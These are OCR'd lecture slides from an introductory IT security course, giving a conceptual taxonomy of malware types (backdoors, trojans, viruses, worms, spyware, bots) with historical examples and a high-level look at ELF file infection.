
Technische Universität Braunschweig

IAS | INSTITUTE FOR APPLICATION SECURITY



Malicious Software

Vorlesung “Einführung in die IT-Sicherheit”

Prof. Dr. Martin Johns

Overview


- **Topic of the unit**
  - Malware
- **Parts of the unit**
  - Part #1: Types of malicious software
  - Part #2: Malicious mechanisms
  - Part #3: Underground economy

Terminology

- **Malicious software (malware)**
  - Software with malicious functionality
  - Broad range of malware with various types
  - No precise and consistent taxonomy

- **Malware needs to be malicious…**
  - Maliciousness ⇝ hard if not impossible to define
  - Characterization mainly through malicious intention

An Abstract View



- **Abstract view on malicious software**
  - How? Mechanisms of malicious software
  - Why? Purposes of malicious software
  - Detection and defenses part of another lecture
- Let's first look at some types of malware ...

Malware Types

- **Various malware types in the wild**
  - Few consistent types in the past
  - No clear picture today
  - Types can be arbitrarily combined

- **Some hints for characterizing malware**
  - Self-replication = automatic replication and propagation
  - Parasitism = injection of malicious code into other code
  - Illicit communication = communication with the attacker

Backdoors


- **Backdoor** = malicious code for hidden access to resources
  - Evasion of authentication and access control mechanisms
  - Different variants, e.g. code backdoor, network backdoor
- **Famous examples**
  - Script kiddie tools: Netbus, Sub7, Back Orifice
  - Ken Thompson's "Reflections on Trusting Trust"

- Replication: possible
- Parasitism: no

- Communication: yes
- Appearance: ~1960

Example: **Netbus**

GUI of Netbus Backdoor



Logic Bombs

- **Logic bomb** = malicious code triggered at a certain event
  - Trigger usually temporal, e.g. Friday the 13th
  - Main purpose automatic damage and sabotage
- **Famous examples**
  - Logic bomb of R. Duronio took down 2,000 UBS servers
  - Michelangelo virus: Wiping of disk sectors on 6th March

- Replication: possible
- Parasitism: no

- Communication: no
- Appearance: ~1960

Trojan Horses

- **Trojan horse** = malicious code mimicking benign functionality
  - Composition of benign and malicious functionality
  - Often combination with other malware types
- **Some examples**
  - Zlob and Mac Trojan: Code masquerades as video codec
  - DroidDream: Trojan horse bundled Android applications


- Replication: possible
- Parasitism: no

- Communication: ?!
- Appearance: ~1970

Example: **Zlob & DroiDream**

Fake Codec of Zlob Trojan

DroidDream Trojan



Computer Viruses

- **Virus** = malicious code infecting other code with itself
  - Virus code injected into programs or documents
  - Arbitrary payload replicating with computer virus
- **Famous Examples**
  - Elk Cloner: first widely spread virus (for Apple II)
  - CIH (Chernobyl): virus capable of manipulating the BIOS

- Replication: yes
- Parasitism: yes

- Communication: no
- Appearance: ~1970


Computer Worms

- **Worm** = malicious code self-replicating over the network
  - Propagation by exploiting of network vulnerabilities
  - Attachment of arbitrary payload to computer worm
- **Famous examples**
  - Morris worm: first computer worm developed in 1988
  - "Golden" era of Windows worms in early 2000s

- Replication: yes
- Parasitism: no

- Communication: yes
- Appearance: ~1980

Classic Windows Worms



Spyware & Stealers

- **Spyware** = malicious code harvesting sensitive data
  - Functionality for key logging and form grabbing
  - Wide range from low (adware) to severe threat (crimeware)
- **Famous Examples**
  - Bundestrojaner: government software for lawful interception
  - SpyEye and Zeus: malware toolkits with spy functionality

- Replication: no
- Parasitism: no

- Communication: yes
- Appearance: ~1990

Bots

- **Bot** = malicious code participating in a bot network (botnet)
  - Remote control of infected system (zombie)
  - Usually combination with other malware types
- **Examples**
  - Storm: one of the first large botnets with 100,000s of bots
  - TDL4: modern bot network with hardened features

- Replication: possible
- Parasitism: no

- Communication: yes
- Appearance: ~2000

Further Types


- **Further types of malware**
  - APT (“advanced persistent threat”)
    - High-profile malware often used in targeted attacks
  - Ransomware
    - Malware disabling resources or encrypting data for blackmailing
  - Scareware
    - Malware tricking users into buying (fake) products
- **Further unsharp naming of malicious software**
  - Droppers, Keyloggers, Crimeware, Grayware, ...

Overview

- **Topic of the unit**
  - Malware
- **Parts of the unit**
  - Part #1: Types of malicious software
  - Part #2: Malicious mechanisms
  - Part #3: Underground economy


File Infection

- **Injection of malicious code into binary or source code**
  - Appending, prepending or mixing with existing code base
  - Redirection of control flow from entry point



Example: **VIT Virus**

- **The VIT Virus for Linux ELF binaries**
  - Developed by Silvio Cesare in 1998
  - Injection of binary code into ELF programs
- **Injection of virus code into segment padding**
  - ELF text and data segments padded to page size (e.g. 4096 bytes)
  - File size of ELF program unchanged
  - Potential hosts limited by size of segment padding

